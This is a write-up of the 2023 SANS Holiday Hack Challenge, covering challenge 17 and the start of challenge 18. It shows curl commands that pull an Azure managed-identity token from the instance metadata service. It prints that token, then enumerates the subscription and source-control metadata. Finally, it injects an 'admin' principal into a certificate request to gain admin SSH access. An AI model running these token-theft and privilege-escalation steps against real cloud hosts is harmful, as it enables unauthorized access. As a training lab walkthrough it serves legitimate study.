SANS 2023 Holiday Hack Challenge Write-up

12/29/23 – Part 2

Author: Jim Kirn

jj

(**jj**) in game, @infosecjim in Discord, @JimKirn on Twitter(X)

This is Part 2 of the 2023 write-up

17 - Certificate SSHenanigans

Difficulty: 🎄🎄🎄🎄🎄

Go to Pixel Island and review Alabaster Snowball's new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?

Submit

https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl

ANSWER:

Complete the below steps and enter the answer:

ANS: Gingerbread Cookie Cache

SOLUTION:

Start by talking to Alabaster Snowball:

Hello there! Alabaster Snowball at your service.
I could use your help with my fancy new Azure server at ssh-server-vm.santaworkshopgeeseislands.org.
ChatNPT suggested I upgrade the host to use SSH certificates, such a great idea!
It even generated ready-to-deploy code for an Azure Function App so elves can request their own certificates. What a timesaver!
I'm a little wary though. I'd appreciate it if you could take a peek and confirm everything's secure before I deploy this configuration to all the Geese Islands servers.
Generate yourself a certificate and use the monitor account to access the host. See if you can grab my TODO list.
If you haven't heard of SSH certificates, Thomas Bouve gave an introductory talk and demo on that topic recently.
Oh, and if you need to peek at the Function App code, there's a handy Azure REST API endpoint which will give you details about how the Function App is deployed.

Azure Function App: https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl
Azure REST API endpoint: https://learn.microsoft.com/en-us/rest/api/appservice/web-apps/get-source-control

-----$-----

Start by Looking at In-Game Hints:

SSH Certificates Talk

From: Alabaster Snowball

Objective: Certificate SSHenanigans


Check out Thomas Bouve's talk and demo to learn all about how you can upgrade your SSH server configuration to leverage SSH certificates.

Azure VM Access Token
From: Sparkle Redberry
Objective: Certificate SSHenanigans
Azure CLI tools aren't always available, but if you're on an Azure VM you can always use the Azure REST API instead.

Azure Function App Source Code
From: Alabaster Snowball
Objective: Certificate SSHenanigans
The get-source-control Azure REST API endpoint provides details about where an Azure Web App or Function App is deployed from.
-----$-----

This challenge is a little different! You need to start by logging into a ssh server. The steps to complete this challenge are below:

```
### I performed the below steps on my ParrotSec Linux OS (on Proxmox)
#############################################################################################
1.) Create SSH keypair
### REF:https://docs.oracle.com/en/cloud/cloud-at-customer/occ-get-started/generate-ssh-key-pair.html#GUID-8B9E7FCB-CEA3-4FB3-BF1A-FD3406A2432F
$ ssh-keygen -t rsa

#############################################################################################
2.) Request SSH Certificate - via web site
https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl

### place certificate info into file id_rsa-cert.pub

#############################################################################################
3.) login as monitor
$ ssh -i id_rsa monitor@ssh-server-vm.santaworkshopgeeseisland.org
```




```
### CTRL-C to get a command prompt
```

```
### look around to see if you can access alabaster's stuff
monitor@ssh-server-vm:/home$ ls -la
total 16
drwxr-xr-x 1 root      root      4096 Nov  3 16:50 .
drwxr-xr-x 1 root      root      4096 Dec 20 18:29 ..
drwx------ 1 alabaster alabaster 4096 Nov  9 14:07 alabaster
drwx------ 1 monitor   monitor   4096 Nov  3 16:50 monitor

### see if you can access alabaster's home
monitor@ssh-server-vm:~$ cd /home/alabaster/
bash: cd: /home/alabaster/: Permission denied

### look at system ssh configurations
monitor@ssh-server-vm:/etc/ssh$ ls
auth_principals  ssh_host_ed25519_key           ssh_host_rsa_key.pub
ca.pub           ssh_host_ed25519_key-cert.pub  sshd_config
moduli           ssh_host_ed25519_key.pub       sshd_config.d
ssh_config       ssh_host_rsa_key
ssh_config.d     ssh_host_rsa_key-cert.pub

### the directory "auth_principals" looks interesting
monitor@ssh-server-vm:/etc/ssh/auth_principals$ ls -la
total 16
drwxr-xr-x 1 root root 4096 Nov  7 21:37 .
drwxr-xr-x 1 root root 4096 Nov  9 14:07 ..
-rw-r--r-- 1 root root    6 Nov  7 21:37 alabaster
-rw-r--r-- 1 root root    4 Nov  7 21:37 monitor

### what is in those files
monitor@ssh-server-vm:/etc/ssh/auth_principals$ cat alabaster
admin
monitor@ssh-server-vm:/etc/ssh/auth_principals$ cat monitor
elf

### we only have elf privileges, albaster has admin privileges, if we could become
alabaster we could look at his stuff...
### looks like we need to somehow do something with "auth_principals"
### if we could see the source code of the website, it may give a clue how to do this
### on the server we logged into, we have access to the Azure API, maybe we can look
there as mentioned in the "Hint"

#############################################################################
4.) Get access token
monitor@ssh-server-vm:~$ curl
'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-
01&resource=https%3A%2F%2Fmanagement.azure.com%2F' -H Metadata:true -s | jq
{
```

```
  "access_token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IlQxU3QtZExUdnlXUmd4Ql82NzZ1OGtyWFMtSSIs
ImtpZCI6IlQxU3QtZExUdnlXUmd4Ql82NzZ1OGtyWFMtSSJ9.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQu
YXp1cmUuY29tLyIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzkwYTM4ZWRhLTQwMDYtNGRkNS05M
jRjLTZjYTU1Y2FjYzE0ZC8iLCJpYXQiOjE3MDMwOTYyMjIsIm5iZiI6MTcwMzA5NjIyMiwiZXhwIjoxNzAzMT
gyOTIyLCJhaW8iOiJFMlZnWURobkY3bXVKVWhhMnR2a3JFYStrMk1CQUE9PSIsImFwcGlkIjoiYjg0ZTA2ZDM
tYWJhMS00YmNjLTk2MjYtMmUwZDc2Y2JhMmNlIiwiYXBwaWRhY3IiOiIyIiwiaWRwIjoiaHR0cHM6Ly9zdHMu
d2luZG93cy5uZXQvOTBhMzhlZGEtNDAwNi00ZGQ1LTkyNGMtNmNhNTVjYWNjMTRkLyIsImlkdHlwIjoiYXBwI
iwib2lkIjoiNjAwYTNiYzgtN2UyYy00NGU1LThhMjctMThjM2ViOTYzMDYwIiwicmgiOiIwLkFGRUEybzZqa0
FaQTFVMlNUR3lsWEt6QlRVWklmM2tBdXRkUHVrUGF3ZmoyTUJQUUFBQS4iLCJzdWIiOiI2MDBhM2JjOC03ZTJ
jLTQ0ZTUtOGEyNy0xOGMzZWI5NjMwNjAiLCJ0aWQiOiI5MGEzOGVkYS00MDA2LTRkZDUtOTI0Yy02Y2E1NWNh
Y2MxNGQiLCJ1dGkiOiJUYWc3Z3ZHQ09FT2t3S3ByaFB4TUFnIiwidmVyIjoiMS4wIiwieG1zX2F6X3JpZCI6I
i9zdWJzY3JpcHRpb25zLzJiMDk0MmYzLTliY2EtNDg0Yi1hNTA4LWFiZGFlMmRiNWU2NC9yZXNvdXJjZWdyb3
Vwcy9ub3J0aHBvbGUtcmcxL3Byb3ZpZGVycy9NaWNyb3NvZnQuQ29tcHV0ZS92aXJ0dWFsTWFjaGluZXMvc3N
oLXNlcnZlci12bSIsInhtc19jYWUiOiIxIiwieG1zX21pcmlkIjoiL3N1YnNjcmlwdGlvbnMvMmIwOTQyZjMt
OWJjYS00ODRiLWE1MDgtYWJkYWUyZGI1ZTY0L3Jlc291cmNlZ3JvdXBzL25vcnRocG9sZS1yZzEvcHJvdmlkZ
XJzL01pY3Jvc29mdC5NYW5hZ2VkSWRlbnRpdHkvdXNlckFzc2lnbmVkSWRlbnRpdGllcy9ub3J0aHBvbGUtc3
NoLXNlcnZlci1pZGVudGl0eSIsInhtc190Y2R0IjoxNjk4NDE3NTU3fQ.Uhr1vJOP673ElOYTjaDZq9o4IXDQ
kzX2VZr5ddCwU39zPg6gw2qVN7v5BzW97fNVc_OcDYNkW5za2DDjlru37cw9ZXWjMnpufMYDYXl4Uz-
Hvm0ZoQa3R2MLFInGp7OWu64YjNET7H4Qq_dZmYlnfcjwZ6HfJM7wP6RM5jEjJ-cikTHwB-
l_jAazKgbStQp_o4M94HJODCJtkXjsIpRHUklND4QOhudJ410aIGkKdun0rW4f_LypxpYIkb0UzwyivUbU4kC
fgd2TzRlOo6HYInNSpc5USVhKuD6zpnh8_tO-SdUMhv5b61tk9uMPDihbICm9yqoOnybjoSE4ocC1fg",
  "client_id": "b84e06d3-aba1-4bcc-9626-2e0d76cba2ce",
  "expires_in": "85457",
  "expires_on": "1703182922",
  "ext_expires_in": "86399",
  "not_before": "1703096222",
  "resource": "https://management.azure.com/",
  "token_type": "Bearer"
}
```


```
### put access token into a Linux var
monitor@ssh-server-vm:~$ ATOK="eyJ0........"

################################################################################################
5.) Get some information using access token
monitor@ssh-server-vm:~$ curl -X GET -H "Authorization: Bearer $ATOK"
https://management.azure.com/subscriptions/?api-version=2023-07-01 | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   526  100   526    0     0   2185      0 --:--:-- --:--:-- --:--:--  2191
{
  "value": [
    {
      "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64",
      "authorizationSource": "RoleBased",
      "managedByTenants": [],
      "tags": {
```

```
        "sans:application_owner": "SANS:R&D",
        "finance:business_unit": "curriculum"
      },
      "subscriptionId": "2b0942f3-9bca-484b-a508-abdae2db5e64",
      "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
      "displayName": "sans-hhc",
      "state": "Enabled",
      "subscriptionPolicies": {
        "locationPlacementId": "Public_2014-09-01",
        "quotaId": "EnterpriseAgreement_2014-09-01",
        "spendingLimit": "Off"
      }
    }
  ],
  "count": {
    "type": "Total",
    "value": 1
  }
}
```


```
################################################################################################
6.) Get the Metadata
### ref: https://learn.microsoft.com/en-us/azure/virtual-machines/instance-metadata-
service?tabs=linux

monitor@ssh-server-vm:~$ curl -s -H Metadata:true --noproxy "*"
"http://169.254.169.254/metadata/instance?api-version=2021-02-01" | jq
```


```
{
  "compute": {
    "azEnvironment": "AzurePublicCloud",
    "customData": "",
    "evictionPolicy": "",
    "isHostCompatibilityLayerVm": "false",
    "licenseType": "",
    "location": "eastus",
    "name": "ssh-server-vm",
    "offer": "",
    "osProfile": {
      "adminUsername": "",
      "computerName": "",
      "disablePasswordAuthentication": ""
    },
    "osType": "Linux",
    "placementGroupId": "",
    "plan": {
      "name": "",
      "product": "",
      "publisher": ""
```

```
    },
    "platformFaultDomain": "0",
    "platformUpdateDomain": "0",
    "priority": "",
    "provider": "Microsoft.Compute",
    "publicKeys": [],
    "publisher": "",
    "resourceGroupName": "northpole-rg1",
    "resourceId": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-
rg1/providers/Microsoft.Compute/virtualMachines/ssh-server-vm",
    "securityProfile": {
      "secureBootEnabled": "false",
      "virtualTpmEnabled": "false"
    },
    "sku": "",
    "storageProfile": {
      "dataDisks": [],
      "imageReference": {
        "id": "",
        "offer": "",
        "publisher": "",
        "sku": "",
        "version": ""
      },
      "osDisk": {
        "caching": "ReadWrite",
        "createOption": "Attach",
        "diffDiskSettings": {
          "option": ""
        },
        "diskSizeGB": "30",
        "encryptionSettings": {
          "enabled": "false"
        },
        "image": {
          "uri": ""
        },
        "managedDisk": {
          "id": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Compute/disks/ssh-
server-vm_os_disk",
          "storageAccountType": "Standard_LRS"
        },
        "name": "ssh-server-vm_os_disk",
        "osType": "Linux",
        "vhd": {
          "uri": ""
```

```
        },
        "writeAcceleratorEnabled": "false"
      },
      "resourceDisk": {
        "size": "63488"
      }
    },
    "subscriptionId": "2b0942f3-9bca-484b-a508-abdae2db5e64",
    "tags": "Project:HHC23",
    "tagsList": [
      {
        "name": "Project",
        "value": "HHC23"
      }
    ],
    "userData": "",
    "version": "",
    "vmId": "1f943876-80c5-4fc2-9a77-9011b0096c78",
    "vmScaleSetName": "",
    "vmSize": "Standard_B4ms",
    "zone": ""
  },
  "network": {
    "interface": [
      {
        "ipv4": {
          "ipAddress": [
            {
              "privateIpAddress": "10.0.0.50",
              "publicIpAddress": ""
            }
          ],
          "subnet": [
            {
              "address": "10.0.0.0",
              "prefix": "24"
            }
          ]
        },
        "ipv6": {
          "ipAddress": []
        },
        "macAddress": "6045BDFE2D67"
      }
    ]
  }
}
```

```
### Now have:
###  "subscriptionID": "2b0942f3-9bca-484b-a508-abdae2db5e64"
###  "resourceGroupName": "northpole-rg1"
###  "site": "northpole-ssh-certs-fa"  (the one we logged in to)

################################################################################
7.) Get Source Control information
### REF: https://learn.microsoft.com/en-us/rest/api/appservice/web-apps/get-source-control?view=rest-appservice-2022-03-01
### GET https://management.azure.com/subscriptions/{subscriptionId}/resourceGroups/{resourceGroupName}/providers/Microsoft.Web/sites/{name}/sourcecontrols/web?api-version=2022-03-01

monitor@ssh-server-vm:~$ curl -X GET -H "Authorization: Bearer $ATOK" https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web?api-version=2022-03-01 | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   982  100   982    0     0   3834      0 --:--:-- --:--:-- --:--:--  3835
{
  "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web",
  "name": "northpole-ssh-certs-fa",
  "type": "Microsoft.Web/sites/sourcecontrols",
  "location": "East US",
  "tags": {
    "project": "northpole-ssh-certs",
    "create-cert-func-url-path": "/api/create-cert?code=candy-cane-twirl"
  },
  "properties": {
    "repoUrl": "https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa",
    "branch": "main",
    "isManualIntegration": false,
    "isGitHubAction": true,
    "deploymentRollbackEnabled": false,
    "isMercurial": false,
    "provisioningState": "Succeeded",
    "gitHubActionConfiguration": {
      "codeConfiguration": null,
      "containerConfiguration": null,
      "isLinux": true,
      "generateWorkflowFile": true,
      "workflowSettings": {
        "appType": "functionapp",
```

```
        "publishType": "code",
        "os": "linux",
        "variables": {
          "runtimeVersion": "3.11"
        },
        "runtimeStack": "python",
        "workflowApiVersion": "2020-12-01",
        "useCanaryFusionServer": false,
        "authType": "publishprofile"
      }
    }
  }
}

### Great! found the source code
###  "repoUrl": "https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-
certs-fa"

##########################################################################################
8.) Look at git repo
https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa

### found file "function_app.py"
### line 45 looks interesting, ...parse_input

##########################################################################################
9.) Used burpsuite to look how the site process my posting of id_rsa.pub

POST /api/create-cert?code=candy-cane-twirl HTTP/2
Host: northpole-ssh-certs-fa.azurewebsites.net
Content-Length: 583
Sec-Ch-Ua:
Sec-Ch-Ua-Platform: ""
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/115.0.5790.110 Safari/537.36
Content-Type: application/json
Accept: /
Origin: https://northpole-ssh-certs-fa.azurewebsites.net/
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-
cane-twirl
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

### used curl to try to get admin privileges
```

```
monitor@ssh-server-vm:~$ curl -X POST https://northpole-ssh-certs-
fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl -d '{"ssh_pub_key":"ssh-
rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDfLyq0Qci5S9reh7RUS4A9sc/b41aeihf4ujOHzdR51kFE9BX1iC8Nh
ApPAlKY23ZgqdACSWt3CqHKW0VtXKyt3zvUMr9HXDiUwHNh6vwzJpAPY+1Jj8i+8q4V2QqjUF+uUOHhpiBljf
limnryNmsievPyz0/DgX+EYleZf0oXzsfb7XCeIj0UhExv0PDIbKBbASlgj4CJ6jT31Wi9m/jgXIYlMrXFMMl
ByGVM1QJCDGv51J39wSnlFS9gkJ2A4o87KtJyVOvZQatY4gYxgzp/IEimdRdumXcbUvviu1z1T5GPpAGvQdXK
bO9ad1s4/oFWUZJ1DDwi+5vw7j8zXGQM8Eu/xoJXvtsmcDHcwp0XuVRv+OAPJkRv4VtDdwK5ywFjUThHeUK/2
vfqVnnN22Dg06si+xinqPTQYeXQ5+HA9tCyZ0lxk4I/bn95CL+Os4DJ1a+4G06Y+bDOqAYl6uiTccZYADX24m
Z2f9UwaUfmwger/gcN5XEYlpNKwvSSs88=","principal":"admin"}' | jq

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1635    0  1045  100   590   4724   2667 --:--:-- --:--:-- --:--:--  7364
{
  "ssh_cert": "rsa-sha2-512-cert-v01@openssh.com
AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACcxMzMzNTI2NzIxNzI1MDI1OTc2ODY5O
TAzNzU4MTI4MTUyMDk4NjQAAAADAQABAAABgQDfLyq0Qci5S9reh7RUS4A9sc/b41aeihf4ujOHzdR51kFE9B
X1iC8NhApPAlKY23ZgqdACSWt3CqHKW0VtXKyt3zvUMr9HXDiUwHNh6vwzJpAPY+1Jj8i+8q4V2QqjUF+uUOH
hpiBljflimnryNmsievPyz0/DgX+EYleZf0oXzsfb7XCeIj0UhExv0PDIbKBbASlgj4CJ6jT31Wi9m/jgXIYl
MrXFMMlByGVM1QJCDGv51J39wSnlFS9gkJ2A4o87KtJyVOvZQatY4gYxgzp/IEimdRdumXcbUvviu1z1T5GPp
AGvQdXKbO9ad1s4/oFWUZJ1DDwi+5vw7j8zXGQM8Eu/xoJXvtsmcDHcwp0XuVRv+OAPJkRv4VtDdwK5ywFjUT
hHeUK/2vfqVnnN22Dg06si+xinqPTQYeXQ5+HA9tCyZ0lxk4I/bn95CL+Os4DJ1a+4G06Y+bDOqAYl6uiTccZ
YADX24mZ2f9UwaUfmwger/gcN5XEYlpNKwvSSs88AAAAAAAAAAQAAAAEAAAAkMGVhZGY1NmUtNzczMC00NTcw
LTk2ZDctYWQ1MTdjYmQ4MGRiAAAACQAAAAVhZG1pbgAAAABlg0opAAAAAGWoNVUAAAAAAAAAEgAAAApwZXJta
XQtcHR5AAAAAAAAAAAAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIGk2GNMCmJkXPJHHRQH9+TM4CRrsq/7BL0wp+P
6rCIWHAAAAUwAAAAtzc2gtZWQyNTUxOQAAAEBFVpAeMyd06XbrN/93Ft+QtU/xgu15AzK6+4IT/E7xcxQCD+T
yUi2gWuxoRO5Ru/m/4OQ0Nm+fW26wuOrk/1UD ",
  "principal": "admin"
}

### nice response!!!
### copy starting at the "rsa-ssh2-512-cert...."  (without the " ") only to a file
id_rsa-cert.pub
### set the appropriate file privileges (chmod 600)

#############################################################################################
10.) login as alabaster
┌─[jim@parrot]─[~/.ssh]
└──╼ $ssh -i id_rsa -i id_rsa-cert.pub alabaster@ssh-server-
vm.santaworkshopgeeseislands.org
alabaster@ssh-server-vm:~$

#############################################################################################
11.) look at albaster's todo list

alabaster@ssh-server-vm:~$ ls
alabaster_todo.md  impacket
```

```
alabaster@ssh-server-vm:~$ cat alabaster_todo.md

# Geese Islands IT & Security Todo List

- [X] Sleigh GPS Upgrade: Integrate the new "Island Hopper" module into Santa's
sleigh GPS. Ensure Rudolph's red nose doesn't interfere with the signal.
- [X] Reindeer Wi-Fi Antlers: Test out the new Wi-Fi boosting antler extensions on
Dasher and Dancer. Perfect for those beach-side internet browsing sessions.
- [ ] Palm Tree Server Cooling: Make use of the island's natural shade. Relocate
servers under palm trees for optimal cooling. Remember to watch out for falling
coconuts!
- [ ] Eggnog Firewall: Upgrade the North Pole's firewall to the new EggnogOS version.
Ensure it blocks any Grinch-related cyber threats effectively.
- [ ] Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to
speed up data retrieval times. Don't let Santa eat the cache!
- [ ] Toy Workshop VPN: Establish a secure VPN tunnel back to the main toy workshop
so the elves can securely access to the toy blueprints.
- [ ] Festive 2FA: Roll out the new two-factor authentication system where the second
factor is singing a Christmas carol. Jingle Bells is said to be the most secure.
```

Enter answer to get the Achievement:

```
ANS: Gingerbread Cookie Cache
################################################################################
```

Talk again to Alabaster:

Oh my! I was so focused on the SSH configuration I completely missed the vulnerability in the Azure Function App.
Why would ChatNPT generate code with such a glaring vulnerability? It's almost like it wanted my system to be unsafe. Could ChatNPT be evil?
Thanks for the help, I'll go and update the application code immediately!
While we're on the topic of certificates, did you know Active Directory (AD) uses them as well? Apparently the service used to manage them can have misconfigurations too.
You might be wondering about that SatTrackr tool I've installed on the monitor account?
Here's the thing, on my nightly stargazing adventures I started noticing the same satellite above Geese Islands.
I wrote that satellite tracker tool to collect some additional data and sure enough, it's in a geostationary orbit above us.
No idea what that means yet, but I'm keeping a close eye on that thing!

18 - The Captain's Comms

Difficulty: 

Speak with Chimney Scissorsticks on Steampunk Island about the interesting things the captain is hearing on his new Software Defined Radio. You'll need to assume the GeeseIslandsSuperChiefCommunicationsOfficer role.

ANSWER:

Just solve the challenge.

SOLUTION:

Start by talking to Chimney Scissorsticks:

You may have noticed some mischief-makers planning to stir up trouble ashore.
They've made many radio broadcasts which the captain has been monitoring with his new software defined radio (SDR).
The new SDR uses some fancy JWT technology to control access.
The captain has a knack for shortening words, some sorta abbreviation trick.
Not familiar with JWT values? No worries; just think of it as a clue-solving game.
I've seen that the Captain likes to carry his journal with him wherever he goes.
If only I could find the planned "go-date", "go-time", and radio frequency they plan to use.
Remember, the captain's abbreviations are your guiding light through this mystery!
Once we find a JWT value, these villains won't stand a chance.
The closer we are, the sooner we'll be thwarting their pesky plans!
We need to recreate an administrative JWT value to successfully transmit a message.
Good luck, matey! I've no doubts about your cleverness in cracking this conundrum!

-----$-----

Start by Looking at In-Game Hints:


`Comms Journal`

`From: Chimney Scissorsticks`

`Terminal: The Captain's Comms`

`I've seen the Captain with his Journal visiting Pixel Island!`

`(see captainsJournal.png)`



The Captain's Journal

Date: March 10, 2023

I can hardly contain my excitement as I write this journal entry today. Just a few days ago, I received the news that I've been promoted to the ROLE of 'GeeseIslandsSuperChiefCommunicationsOfficer'. This is a dream come true! The joy and pride I feel are indescribable. I'm immensely grateful for the trust and recognition from the Geese Islands leaders, and I'm eager to embrace the responsibilities of this new role. The warm congratulations from my colleagues and the support of my family make this moment even more special.

Date: July 15, 2023

As I reflect on the past few months, I'm filled with happiness and a sense of accomplishment. Filling the ROLE of 'GeeseIslandsSuperChiefCommunicationsOfficer' has been an incredible journey. I've had the privilege of leading a talented team, and together, we've achieved remarkable milestones in our communication efforts. The positive impact we've made on the islands is truly fulfilling. I'm continually inspired by the dedication and creativity of my colleagues, and I'm excited to see what the future holds in this role. This promotion has brought not only professional growth but also immense joy to my life.

No need for a thermal shield here; Geese Islands offers a warm front that's out of this world. Space out on our sandy shores!

Comms JWT Intro
From: Chimney Scissorsticks
Terminal: The Captain's Comms
A great introduction to JSON Web Tokens is available from Auth0.
https://jwt.io/introduction


Comms Private Key
From: Chimney Scissorsticks
Terminal: The Captain's Comms
Find a private key, update an existing JWT!

Comms Web Interception Proxies
From: Chimney Scissorsticks
Terminal: The Captain's Comms
Web Interception proxies like Burp and Zap make web sites fun!
https://portswigger.net/burp
https://www.zaproxy.org/

Comms Abbreviations
From: Chimney Scissorsticks
Terminal: The Captain's Comms
I hear the Captain likes to abbreviate words in his filenames; shortening some words to just 1,2,3, or 4 letters.


JWT Secrets Revealed
From: Piney Sappington
Terminal: Elf Hunt
Unlock the mysteries of JWTs with insights from PortSwigger's JWT Guide.
https://portswigger.net/web-security/jwt
-----$-----

Click on the computer on the desk to start the challenge:



Take note of the “four hours earlier” comment!

Click on the “Background” document and you see the following:



There are several areas that when you put your mouse over them highlight:

